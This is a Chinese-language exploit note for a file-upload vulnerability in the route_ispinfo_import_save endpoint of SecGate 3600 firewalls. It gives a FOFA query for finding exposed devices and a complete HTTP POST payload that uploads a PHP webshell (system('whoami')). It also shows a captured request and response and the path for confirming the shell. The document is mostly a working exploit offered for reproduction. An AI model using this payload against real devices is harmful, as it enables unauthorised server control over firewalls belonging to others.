Q1-6奇安信-网神SecSSL3600-文件上传

漏洞描述：

网神SecGate 3600防火墙 route_ispinfo_import_save接口处存在文件上传漏洞，攻击者可以通过该漏洞获取服务器控制权限。

网站图片：

网络测绘：

fofa语法：

FOFA：title="网神SecGate 3600防火墙"

漏洞复现：

payload：

```
POST /?g=route_ispinfo_import_save HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36(KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJpMyThWnAxbcBBQc

------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="reqfile"; filename="1.php"
Content-Type: text/plain

<?php system("whoami");?>
------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="submit_post"

route_ispinfo_import_save
------WebKitFormBoundaryJpMyThWnAxbcBBQc--
```

效果图:

Request

数据包扫描 热加载 构造请求

```
POST /?g=route_ispinfo_import_save HTTP/1.1
Host: [redacted]433
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36(KHTML, like Gecko) Chrome/
114.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJpMyThWnAxbcBBQc

------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="reqfile"; filename="1.php"
Content-Type: text/plain

<?php system("whoami");?>
------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="submit_post"

route_ispinfo_import_save
------WebKitFormBoundaryJpMyThWnAxbcBBQc--
```


Responses https 4551bytes / 157ms

```
HTTP/1.1 302 Found
Set-Cookie: __s_sessionid__=senoh
Expires: Thu, 19 Nov 1981 08:52:0
Cache-Control: no-store, no-cache
Pragma: no-cache
location: /?permission_error=1
Content-type: text/html
Connection: close
Date: Tue, 06 Feb 2024 16:28:54 G
Content-Length: 4551
```

验证url

`/attachements/1.php`

PS：提示“此网站无法提供安全连接”的站点，虚拟机打开kali浏览器验证即可



apache